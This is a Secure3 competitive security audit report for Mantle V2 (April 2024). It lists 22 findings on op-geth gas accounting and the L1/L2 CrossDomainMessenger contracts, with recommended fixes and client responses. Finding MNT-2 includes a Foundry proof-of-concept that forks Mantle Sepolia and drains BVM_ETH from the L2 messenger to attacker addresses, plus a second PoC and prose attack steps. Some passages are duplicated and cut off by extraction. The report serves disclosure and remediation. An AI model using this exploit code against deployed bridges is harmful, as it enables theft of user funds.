Competitive Security Assessment

Mantle_V2_Public

Apr 18th, 2024

Secure3

secure3.io

Summary 3
Overview 4
Audit Scope 5
Code Assessment Findings 6
MNT-1 state_transition.go::gasUsed() is called before st.gasRemaining is scaled up which bricks gas refunds 9
MNT-2 `L1CrossDomainMessenger.relayMessage()` and `L2CrossDomainMessenger.relayMessage()` can call MNT and BVM_ETH which allows to drain the contract 13
MNT-3 Reintroduce the `Call Depth Attack` due to dramatically increase block gas limit 27
MNT-4 Malicious actor can force L2 messages to fail 33
MNT-5 Can't bridge ERC721 asset 37
MNT-6 `validateMetaTxList` validates expired meta transaction 46
MNT-7 `transaction_args.go::ToMessage()` does not calculate `gasPrice` in `GasEstimationMode` and `GasEstimationWithSkipCheckBalanceMode` 47
MNT-8 The function `Sender()` in `transaction_signing.go` does not check the type of the inner transaction 51
MNT-9 The L1Cost of a transaction should not be accounted for separately from GasLimit * GasPrice 54
MNT-10 Sponsor logical flaw 57
MNT-11 Replacing transactions with same nonce can cause over draft 62
MNT-12 Minimum pool gas fee is not compatible with both Legacy and DynamicFee transactions. 69
MNT-13 Logical Flaw in Gas Price Estimation Handling 71
MNT-14 L1 and L2 `CrossDomainMessenger` calls target with insufficient gas and transactions can fail completely causing loss of funds 73
MNT-15 Issues with `onlyEOA()` modifier breaking the intended design 77
MNT-16 Incorrect calldata gas estimation could lead to some deposits failing unexpectedly 80
MNT-17 Incorrect calculation of Cost for replacement transactions. 82
MNT-18 In `L2CrossDomainMessenger.relayMessage()`, `ethSuccess` is assigned twice and validated once 84
MNT-19 Hardcoding Gas may cause failure 86
MNT-20 Decimals issue 90
MNT-21 CrossDomainMessenger.baseGas() has logic error 95
MNT-22 CommitMode and GasEstimationMode account for l1Cost differently leading to flawed gas estimations and failed transactions 104
Disclaimer 106

Summary

This report is prepared for the project to identify vulnerabilities and issues in the smart contract source code. A group of NDA covered experienced security experts have participated in the Secure3′s Audit Contest to find vulnerabilities and optimizations. Secure3 team has participated in the contest process as well to provide extra auditing coverage and scrutiny of the finding submissions.

The comprehensive examination and auditing scope includes:

• Cross checking contract implementation against functionalities described in the documents and white paper disclosed by the project owner.

• Contract Privilege Role Review to provide more clarity on smart contract roles and privilege.

• Using static analysis tools to analyze smart contracts against common known vulnerabilities patterns.

• Verify the code base is compliant with the most up-to-date industry standards and security best practices.

• Comprehensive line-by-line manual code review of the entire codebase by industry experts.

The security assessment resulted in findings that are categorized in four severity levels: Critical, Medium, Low, Informational. For each of the findings, the report has included recommendations of fix or mitigation for security and best practices.

Overview

Project Name	Mantle_V2_Public
Language	Solidity


Codebase	• audit version
	  • https://github.com/mantlenetworkio/mantle-v2/commit/7040d029eefc7a2d5a33e03bc15d6815e4a25fd6
	  • https://github.com/mantlenetworkio/op-geth/commit/64996df634fbd58d9eea82cd4cf7bf3a782c2e03
	• final version
	  • https://github.com/mantlenetworkio/mantle-v2/commit/d8efd33f8c6f063a23875910e722385ed877f16b
	  • https://github.com/mantlenetworkio/op-geth/commit/641584e4fa3f67cc8f0aef5b0658846cd2d18dbb

Audit Methodology	• Audit Contest • Business Logic and Code Review • Privileged Roles Review • Static Analysis

Audit Scope

File	SHA256 Hash
https://github.com/mantlenetworkio/mantle-v2/	d8efd33f8c6f063a23875910e722385ed877f16b
https://github.com/mantlenetworkio/op-geth/	641584e4fa3f67cc8f0aef5b0658846cd2d18dbb

Code Assessment Findings



ID	Name	Category	Severity	Client Response	Contributor
MNT-1	state_transition.go::gasUsed() is called before st.gasRemaining is scaled up which bricks gas refunds	Logical	Critical	Acknowledged	HollaDieWaldfee
MNT-2	`L1CrossDomainMessenger.relayMessage()` and `L2CrossDomainMessenger.relayMessage()` can call MNT and BVM_ETH which allows to drain the contract	Logical	Critical	Fixed	HollaDieWaldfee, KingNFT, 0xfuje, vitonft2021
MNT-3	Reintroduce the `Call Depth Attack` due to dramatically increase block gas limit	Logical	Critical	Acknowledged	KingNFT
MNT-4	Malicious actor can force L2 messages to fail	Logical	Critical	Acknowledged	SerSomeone
MNT-5	Can't bridge ERC721 asset	Logical	Critical	Fixed	0xRizwan, KingNFT, HollaDieWaldfee, vitonft2021

MNT-6	`validateMetaTxList` validates expired meta transaction	Logical	Medium	Fixed	ferretfederation
MNT-7	`transaction_args.go::ToMessage()` does not calculate `gasPrice` in `GasEstimationMode` and `GasEstimationWithSkipCheckBalanceMode`	Logical	Medium	Acknowledged	HollaDieWaldfee
MNT-8	The function `Sender()` in `transaction_signing.go` does not check the type of the inner transaction	Logical	Medium	Acknowledged	biakia
MNT-9	The L1Cost of a transaction should not be accounted for separately from GasLimit * GasPrice	Logical	Medium	Acknowledged	HollaDieWaldfee
MNT-10	Sponsor logical flaw	Logical	Medium	Fixed	HollaDieWaldfee, ferretfederation
MNT-11	Replacing transactions with same nonce can cause over draft	Logical	Medium	Fixed	0xffchain
MNT-12	Minimum pool gas fee is not compatible with both Legacy and DynamicFee transactions.	Logical	Medium	Acknowledged	0xffchain
MNT-13	Logical Flaw in Gas Price Estimation Handling	Logical	Medium	Acknowledged	BradMoonUESTC
MNT-14	L1 and L2 `CrossDomainMessenger` calls target with insufficient gas and transactions can fail completely causing loss of funds	Logical	Medium	Fixed	HollaDieWaldfee
MNT-15	Issues with `onlyEOA()` modifier breaking the intended design	Logical	Medium	Acknowledged	0xRizwan
MNT-16	Incorrect calldata gas estimation could lead to some deposits failing unexpectedly	Logical	Medium	Fixed	plasmablocks

MNT-17	Incorrect calculation of Cost for replacement transactions.	Logical	Medium	Acknowledged	HollaDieWaldfee
MNT-18	In `L2CrossDomainMessenger.relayMessage()`, `ethSuccess` is assigned twice and validated once	Logical	Medium	Fixed	HollaDieWaldfee
MNT-19	Hardcoding Gas may cause failure	Logical	Medium	Acknowledged	SerSomeone
MNT-20	Decimals issue	Logical	Medium	Declined	plasmablocks
MNT-21	CrossDomainMessenger.baseGas() has logic error	Logical	Medium	Fixed	HollaDieWaldfee
MNT-22	CommitMode and GasEstimationMode account for l1Cost differently leading to flawed gas estimations and failed transactions	Logical	Medium	Acknowledged	HollaDieWaldfee

MNT-1:state_transition.go::gasUsed() is called before st.gasRemaining is scaled up which bricks gas refunds

Category	Severity	Client Response	Contributor
Logical	Critical	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/state_transition.go#L596-L604
- code/op-geth/core/state_transition.go#L646-L676
- code/op-geth/core/state_transition.go#L678-L681

```
596: if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
597:         if !rules.IsLondon {
598:             // Before EIP-3529: refunds were capped to gasUsed / 2
599:             st.refundGas(params.RefundQuotient, tokenRatio)
600:         } else {
601:             // After EIP-3529: refunds are capped to gasUsed / 5
602:             st.refundGas(params.RefundQuotientEIP3529, tokenRatio)
603:         }
604:     }
```

```
646: func (st *StateTransition) refundGas(refundQuotient, tokenRatio uint64) {
647:     if st.msg.RunMode == GasEstimationWithSkipCheckBalanceMode || st.msg.RunMode == EthcallMode
{
648:         st.gasRemaining = st.gasRemaining * tokenRatio
649:         st.gp.AddGas(st.gasRemaining)
650:         return
651:     }
652:     // Apply refund counter, capped to a refund quotient
653:     refund := st.gasUsed() / refundQuotient
654:     if refund > st.state.GetRefund() {
655:         refund = st.state.GetRefund()
656:     }
657:     st.gasRemaining += refund
658:
659:     // Return ETH for remaining gas, exchanged at the original rate.
660:     st.gasRemaining = st.gasRemaining * tokenRatio
661:     remaining := new(big.Int).Mul(new(big.Int).SetUint64(st.gasRemaining), st.msg.GasPrice)
662:     if st.msg.MetaTxParams != nil {
663:         sponsorRefundAmount, selfRefundAmount := types.CalculateSponsorPercentAmount(st.msg.Meta
TxParams, remaining)
664:         st.state.AddBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorRefundAmount)
665:         st.state.AddBalance(st.msg.From, selfRefundAmount)
666:         log.Debug("RefundGas for metaTx",
667:             "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "refundAmount", sponsorRefund
Amount.String(),
668:             "user", st.msg.From.String(), "refundAmount", selfRefundAmount.String())
669:     } else {
670:         st.state.AddBalance(st.msg.From, remaining)
671:     }
672:
673:     // Also return remaining gas to the block gas counter so it is
674:     // available for the next transaction.
675:     st.gp.AddGas(st.gasRemaining)
676: }
```

```
678: // gasUsed returns the amount of gas used up by the state transition.
679: func (st *StateTransition) gasUsed() uint64 {
680:     return st.initialGas - st.gasRemaining
681: }
```

Description

HollaDieWaldfee: After a transaction has been executed in **`state_transition.go::innerTransitionDb()`**, any leftover gas is refunded.

Link

```
if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
        if !rules.IsLondon {
                // Before EIP-3529: refunds were capped to gasUsed / 2
                st.refundGas(params.RefundQuotient, tokenRatio)
        } else {
                // After EIP-3529: refunds are capped to gasUsed / 5
                st.refundGas(params.RefundQuotientEIP3529, tokenRatio)
        }
}
```

The issue exists for pre- and post-London EVMs, but since Mantle-v2 starts with the London upgrade applied, let's focus on the London formula.

```
// After EIP-3529: refunds are capped to gasUsed / 5
st.refundGas(params.RefundQuotientEIP3529, tokenRatio)
```

For the reasoning why this is necessary, see the EIP3529.
In the downstream `**refundGas()**` function there is another branch that considers meta transactions, but again we can focus on the main path, which is the following:
Link

```
func (st *StateTransition) refundGas(refundQuotient, tokenRatio uint64) {
        ...
        // Apply refund counter, capped to a refund quotient
        refund := st.gasUsed() / refundQuotient
        if refund > st.state.GetRefund() {
                refund = st.state.GetRefund()
        }
        st.gasRemaining += refund


        // Return ETH for remaining gas, exchanged at the original rate.
        st.gasRemaining = st.gasRemaining * tokenRatio
        remaining := new(big.Int).Mul(new(big.Int).SetUint64(st.gasRemaining), st.msg.GasPrice)
        if st.msg.MetaTxParams != nil {
                ...
        } else {
                st.state.AddBalance(st.msg.From, remaining)
        }


        // Also return remaining gas to the block gas counter so it is
        // available for the next transaction.
        st.gp.AddGas(st.gasRemaining)
}
```

Of importance is that `**refund := st.gasUsed() / refundQuotient**` is executed before `**st.gasRemaining**` has been multiplied by `**tokenRatio**`.
This becomes clear when looking into the `**gasUsed()**` function.
LInk

```
func (st *StateTransition) gasUsed() uint64 {
    return st.initialGas - st.gasRemaining
}
```

So, when the refund is calculated, `**st.InitialGas**` is the original value which has not been adjusted by `**tokenRatio**` whereas `**st.gasRemaining**` at this point is still lacking the multiplication by `**tokenRatio**`.
As a result of this, the gas refund is not limited by the `**RefundQuotientEIP3529**` as it should be.

Say `st.initialGas = 400,000` (100 if divided by `tokenRatio`), `st.gasRemainining = 40`, then the refund can be up to `(400,000 - 40) / 5 = 79992`. Obviously, this effectively disables the refund limit.
So say the transaction has a `GetRefund()` of `40` (this is also scaled down by `tokenRatio`). The actual refund should be limited to 1/5th of the `60` gas that have been used, which is 12 (or `48000` if scaled up by `tokenRatio`. Overall, the refund is `40*4000 - 12*4000 = 112000` gas higher than it should be.

Recommendation

HollaDieWaldfee: The issue is fixed by replacing the affected instance of `gasUsed()` with `st.initialGas / tokenRatio - st.gasRemaining`.
Both values must be scaled down by `tokenRatio`.

```
  func (st *StateTransition) refundGas(refundQuotient, tokenRatio uint64) {
    if st.msg.RunMode == GasEstimationWithSkipCheckBalanceMode || st.msg.RunMode == EthcallMode {
            st.gasRemaining = st.gasRemaining * tokenRatio
            st.gp.AddGas(st.gasRemaining)
            return
    }
    // Apply refund counter, capped to a refund quotient
-   refund := st.gasUsed() / refundQuotient
+   refund := (st.initialGas / tokenRatio - st.gasRemaining) / refundQuotient
    if refund > st.state.GetRefund() {
            refund = st.state.GetRefund()
    }
    st.gasRemaining += refund
```

Client Response

client response for HollaDieWaldfee: Acknowledged - we will follow the suggestion and fix it.

MNT-2: `L1CrossDomainMessenger.relayMessage()` and `L2CrossDomainMessenger.relayMessage()` can call MNT and BVM_ETH which allows to drain the contract

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	HollaDieWaldfee, King NFT, 0xfuje, vitonft2021

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L112
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L254
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L254

```
112: function sendMessage(
```

```
254: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _message);
```

```
254: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/OptimismPortal.sol#L471

```
471: // Prevent depositing transactions that have too small of a gas limit. Users should pay
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L73
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L217
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258
- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L294

```
73: function sendMessage(
```

```
217: _isUnsafeTarget(_target) == false,
```

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```


```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

```
294: return _target == address(this) || _target == address(Predeploys.L2_TO_L1_MESSAGE_PASSER);
```

Description

HollaDieWaldfee: This finding refers to an incomplete fix for the MNT-5 issue in the previous secure3 private audit.
In MNT-5, it has been recognized that `L1CrossDomainMessenger.relayMessage()` must not be able to call the `MNT` contract and `L2CrossDomainMessenger.relayMessage()` must not be able to call the `BVM_ETH` contract.
Failing to restrict the `_target` accordingly allows an attacker to craft a malicious message that drains the `MNT` balance of the `L1CrossDomainMessenger` and the `BVM_ETH` balance of the `L2CrossDomainMessenger`.
In the previous secure3 report, the issue has been marked as fixed with a reference to PR98 (https://github.com/mantlenetworkio/mantle-v2/pull/98).
However, the PR does not restrict the `_target` in `L1CrossDomainMessenger` and `L2CrossDomainMessenger`, and so the issue still exists in the new audit comit.
The damage is "Serious damage" and the difficulty is "Low difficulty", so overall the issue is "Critical" severity.
KingNFT: ## Summary
The `L2CrossDomainMessenger`/`L1CrossDomainMessenger` is designed with replay feature, if messages are failed to delivery, then the BVM ETH and MNT attached on messages would be temporally held in `L2CrossDomainMessenger`/`L1CrossDomainMessenger` and wait for users to retry the message later. e.g. the OP mainnet's `L2CrossDomainMessenger` holds about 4 ETH at the time of writing. And this report shows an attack vector to drain out all those BVM ETH/MNT held by the Mentle `L2CrossDomainMessenger`/`L1CrossDomainMessenger`.



As the attack vector is same for the following two cases:

1. Drain BVM ETH from `L2CrossDomainMessenger`
2. Drain MNT from `L1CrossDomainMessenger`

In the following sections, for simplicity, I will focus only on the first case.

Vulnerability Detail

The issue arises on L217 of `relayMessage()`, the `_isUnsafeTarget()` only checks `address(this)` and `L2_TO_L1_MESSAGE_PASSER`, but miss `BVM_ETH` contract. Therefore, anyone can send a cross chain message and set `BVM_-

ETH`** contract as target to call **`transfer()`** or **`transferFrom()`** to transfer out all BVM_ETH held by **`L2CrossDomainMessenger`.

```
File: contracts\L2\L2CrossDomainMessenger.sol
162:     function relayMessage(
...
170:     ) external payable override {

216:         require(
217:             _isUnsafeTarget(_target) == false, // @audit check not completed
218:             "CrossDomainMessenger: cannot send message to blocked system address"
219:         );
...
258:         bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _mes
sage);
...
281:     }

File: contracts\L2\L2CrossDomainMessenger.sol
293:     function _isUnsafeTarget(address _target) internal view override returns (bool) {
294:         return _target == address(this) || _target == address(Predeploys.L2_TO_L1_MESSAGE_PAS
SER);
295:     }
```

Coded PoC

The following coded PoC shows the details how the attack works:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.15;

import {Test, console2} from "forge-std/Test.sol";

interface IL2Messenger {
    function relayMessage(
        uint256 _nonce,
        address _sender,
        address _target,
        uint256 _mntValue,
        uint256 _ethValue,
        uint256 _minGasLimit,
        bytes calldata _message
    ) external payable;
}

interface IBvmETH {
    function balanceOf(address) external view returns(uint256);
    function transfer(address, uint256) external;
}

contract DrainETHFromL2MessengerTest is Test {
    string constant RPC = "https://rpc.sepolia.mantle.xyz";
    uint256 constant BLOCK_HEIGHT = 4200000; // Mar 09 2024 00:37:53 AM (UTC)
    address constant L1_MESSENGER_ALIAS = address(0x48ebc5312E31AdB8bB0802Fc72ca84Da5cdfDC5D);
    IL2Messenger constant L2_MESSENGER = IL2Messenger(0x4200000000000000000000000000000000000007);
    IBvmETH constant BVM_ETH = IBvmETH(0xdEAddEaDdeadDEadDEADDEAddEADDEAddead1111);
    address constant ATTACKER_L1 = address(0xbad1);
    address constant ATTACKER_L2 = address(0xbad2);

    function setUp() public {
        vm.createSelectFork(RPC);
        deal(address(BVM_ETH), address(L2_MESSENGER), 10e18, true);
    }

    function testDrainETHFromL2Messenger() public {
        // 1. L2_MESSENGER holds some ETH
        assertEq(BVM_ETH.balanceOf(address(L2_MESSENGER)), 10e18);

        // 2. the attacker construct the following message and send it to L1_MESSENGER
        bytes memory encodedMessage = abi.encodeWithSelector(
            IBvmETH.transfer.selector,
            ATTACKER_L2,
            10e18
        );
        /*
```

And the logs:

```
MantleV2AuditTest> forge test
[⠒] Compiling...
[⠒] Compiling 1 files with 0.8.15Compiler run successful!
[⠢] Compiling 1 files with 0.8.15
[⠒] Solc 0.8.15 finished in 3.03s

Running 1 test for test/DrainETHFromL2Messenger.t.sol:DrainETHFromL2MessengerTest
[PASS] testDrainETHFromL2Messenger() (gas: 76858)
Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 11.76s

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

0xfuje: ### Impact
Lost **`MNT`** or **`ETH`** funds if the user sends funds directly via **`CrossDomainMessenger`** - **`sendMessage()`** in multiple scenarios.

Description

Sending native funds cross-chain uses a solution where the sent **`_message`** has to transfer out the native funds via a call after an approval in **`relayMessage()`**.
Because the **`target`** address can't be **`MNT`** or **`BVM_ETH`** (introduced in mantle-v2/pull/123) the user can't directly transfer funds to EOAs via **`CrossDomainMessenger`** and some contracts because he can't use call **`transferFrom(messenger, user)`** on **`MNT`** and **`BVM_ETH`**. The pull request (#123) is crucial to defend against attacks where a malicious actor calls **`approve`** or **`transferFrom`** directly to transfer additional funds of the bridge to themselves however it also prevents the user from transferring funds directly via **`CrossDomainMessenger`** contracts in a some scenarios.
`contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol` - **`relayMessage()`**

```
    function relayMessage(
        uint256 _nonce,
        address _sender,
        address _target,
        uint256 _mntValue,
        uint256 _ethValue,
        uint256 _minGasLimit,
        bytes calldata _message
    ) external payable override {
        ...
        ...
        bool ethSuccess = true;
        if (_ethValue != 0) {
            ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
        }
        xDomainMsgSender = _sender;
        bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _messag
e);
        xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
        if (_ethValue != 0) {
            ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, 0);
        }
        ...
        ...
    }
```

The following check in **`CrossDomainMessenger`** contracts (introduced in mantle-v2/pull/110) intends to solve the problem of user sending to **`EOA`** on the other chain which can't receive funds by disallowing it.
`contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol` - **`sendMessage()`**

```
    function sendMessage(
        uint256 _mntAmount,
        address _target,
        bytes calldata _message,
        uint32 _minGasLimit
    ) external payable override {
        require(_target!=tx.origin || msg.value==0, "once target is an EOA, msg.value must be zer
o");
        ...
        ...
    }
```

However this check is insufficient as this only defends against when the user sends the funds to their own sender address. There are multiple scenarios where users will lose native funds using **`CrossDomainMessenger`** contract's **`sendMessage()`** directly:

- user sends to a different EOA other than themselves

- cross-chain message failing to transfer out the approved funds
- target contract failing to transfer out the approved funds

This is quite dangerous and it's likely that some users will lose funds this way, furthermore this behavior is not documented. A potential solution is to only allow `L1StandardBridge.sol` and `L2StandardBridge.sol` to send native funds as this would mitigate the issue because it directly transfers the funds to the recipient.

Proof of Concept

1. navigate to `contracts-bedrock/contracts/test/L2CrossDomainMessenger.t.sol`
2. add the following proof of concept inside `L2CrossDomainMessenger_Test`
3. run `forge test --match-test test_lost_native_0xfuje -vvvv`

```
    function test_lost_native_0xfuje() external {
        address receiver = vm.addr(39532);
        address sender = address(L1Messenger);
        address L1Caller = AddressAliasHelper.applyL1ToL2Alias(address(L1Messenger));

        // setup - add 10 ETH to Bridge
        deal(address(l2ETH), address(L2Messenger), 10 *1e18);
        vm.store(address(l2ETH), bytes32(uint256(0x2)), bytes32(uint256(10 *1e18))); //set total s
upply of l2ETH

        // 1. user sends 10 ETH on L1 to receiver EOA on L2
        // L1CrossDomainMessenger - sendMessage() is called with 10 as native ETH amount
        vm.prank(L1Caller);
        L2Messenger.relayMessage(
            Encoding.encodeVersionedNonce(0, 1), // nonce
            sender,
            receiver, // target
            0, // MNT value
            10 * 1e18, // ETH value
            0,
            ""
        );

        // 2. since receiver EOA can't use the funds these funds
        // will remain stuck in the l2Messenger contract with the message set to successful
        assertEq(l2ETH.balanceOf(receiver), 0);
        assertEq(l2ETH.balanceOf(address(L2Messenger)), 10 * 1e18);
    }
```

0xfuje: ### Impact
Lost `MNT` or `ETH` funds if the user sends funds directly via `CrossDomainMessenger` - `sendMessage()` in multiple scenarios.

Description

Sending native funds cross-chain uses a solution where the sent `_message` has to transfer out `MNT` and `BVM_ETH` funds via a call after an approval in `relayMessage()`.
Because the `target` address can't be `MNT` or `BVM_ETH` (introduced in mantle-v2/pull/123) the user can't directly transfer funds to EOAs via `CrossDomainMessenger` and some contracts because he can't use call `transferFrom(messenger, user)` on `MNT` and `BVM_ETH`. The pull request (#123) is crucial to defend against attacks where a malicious actor calls `approve` or `transferFrom` directly to transfer additional funds of the bridge to themselves however it also prevents the user from transferring funds directly via `CrossDomainMessenger` contracts in a few scenarios.
`contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol` - `relayMessage()`

```
    function relayMessage(
        uint256 _nonce,
        address _sender,
        address _target,
        uint256 _mntValue,
        uint256 _ethValue,
        uint256 _minGasLimit,
        bytes calldata _message
    ) external payable override {
        ...
        ...
        bool ethSuccess = true;
        if (_ethValue != 0) {
            ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, _ethValue);
        }
        xDomainMsgSender = _sender;
        bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _messag
e);
        xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
        if (_ethValue != 0) {
            ethSuccess = IERC20(Predeploys.BVM_ETH).approve(_target, 0);
        }
        ...
        ...
    }
```

The following check in `CrossDomainMessenger` contracts (introduced in mantle-v2/pull/110)
intends to solve the problem of user sending to `EOA` on the other chain which can't receive funds by disallowing it.
`contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol` - `sendMessage()`

```
    function sendMessage(
        uint256 _mntAmount,
        address _target,
        bytes calldata _message,
        uint32 _minGasLimit
    ) external payable override {
        require(_target!=tx.origin || msg.value==0, "once target is an EOA, msg.value must be zer
o");
        ...
        ...
    }
```

However this check is insufficient as this only defends against when the user sends the funds to their own sender address. There are multiple scenarios where users will lose native funds using `**CrossDomainMessenger**` contract's `**sendMessage()**` directly:

- user sends to a different EOA other than themselves
- cross-chain message failing to transfer out the approved funds
- target contract failing to transfer out the approved funds

This is quite dangerous and it's likely that some users will lose funds this way, furthermore this behavior is not documented. A potential solution is to only allow `**L1StandardBridge.sol**` and `**L2StandardBridge.sol**` to send native funds as this would mitigate the issue because it directly transfers the funds to the recipient.

Proof of Concept

1. navigate to `**contracts-bedrock/contracts/test/L2CrossDomainMessenger.t.sol**`
2. add the following proof of concept inside `**L2CrossDomainMessenger_Test**`
3. run `**forge test --match-test test_lost_native_0xfuje -vvvv**`

```
    function test_lost_native_0xfuje() external {
        address receiver = vm.addr(39532);
        address sender = address(L1Messenger);
        address L1Caller = AddressAliasHelper.applyL1ToL2Alias(address(L1Messenger));

        // setup - add 10 ETH to Bridge
        deal(address(l2ETH), address(L2Messenger), 10 *1e18);
        vm.store(address(l2ETH), bytes32(uint256(0x2)), bytes32(uint256(10 *1e18))); //set total s
upply of l2ETH

        // 1. user sends 10 ETH on L1 to receiver EOA on L2
        // L1CrossDomainMessenger - sendMessage() is called with 10 as native ETH amount
        vm.prank(L1Caller);
        L2Messenger.relayMessage(
            Encoding.encodeVersionedNonce(0, 1), // nonce
            sender,
            receiver, // target
            0, // MNT value
            10 * 1e18, // ETH value
            0,
            ""
        );

        // 2. since receiver EOA can't use the funds these funds
        // will remain stuck in the l2Messenger contract with the message set to successful
        assertEq(l2ETH.balanceOf(receiver), 0);
        assertEq(l2ETH.balanceOf(address(L2Messenger)), 10 * 1e18);
    }
```

vitonft2021: The L2CrossDomainMessenger has the relayMessage function that does the following:
Approve target to move ethValue BVM_ETH tokens
Calls target
Reset approval of target of BVM_ETH to 0
Remember also that the normal flow an user would follow is to do L1StandardBridge -> L1CrossDomainMessenger -> OptimismPortal + L2CrossDomainMessenger -> L2StandardBridge at finalizeBridgeETH when bridging ETH from L1 to L2. We already confirmed that in this case, the to of the emitted event in the OptimismPortal is the L2CrossDomainMessenger, which will be the one receiving the minted BVM_ETH.
Now suppose the following:
a) I'm an attacker Bob and I send an L1 -> L2 message that on point 2) above will do a call to the BVM_ETH contract to call approve and give myself approval of any BVM_ETH sitting on the L2CrossDomainMessenger.
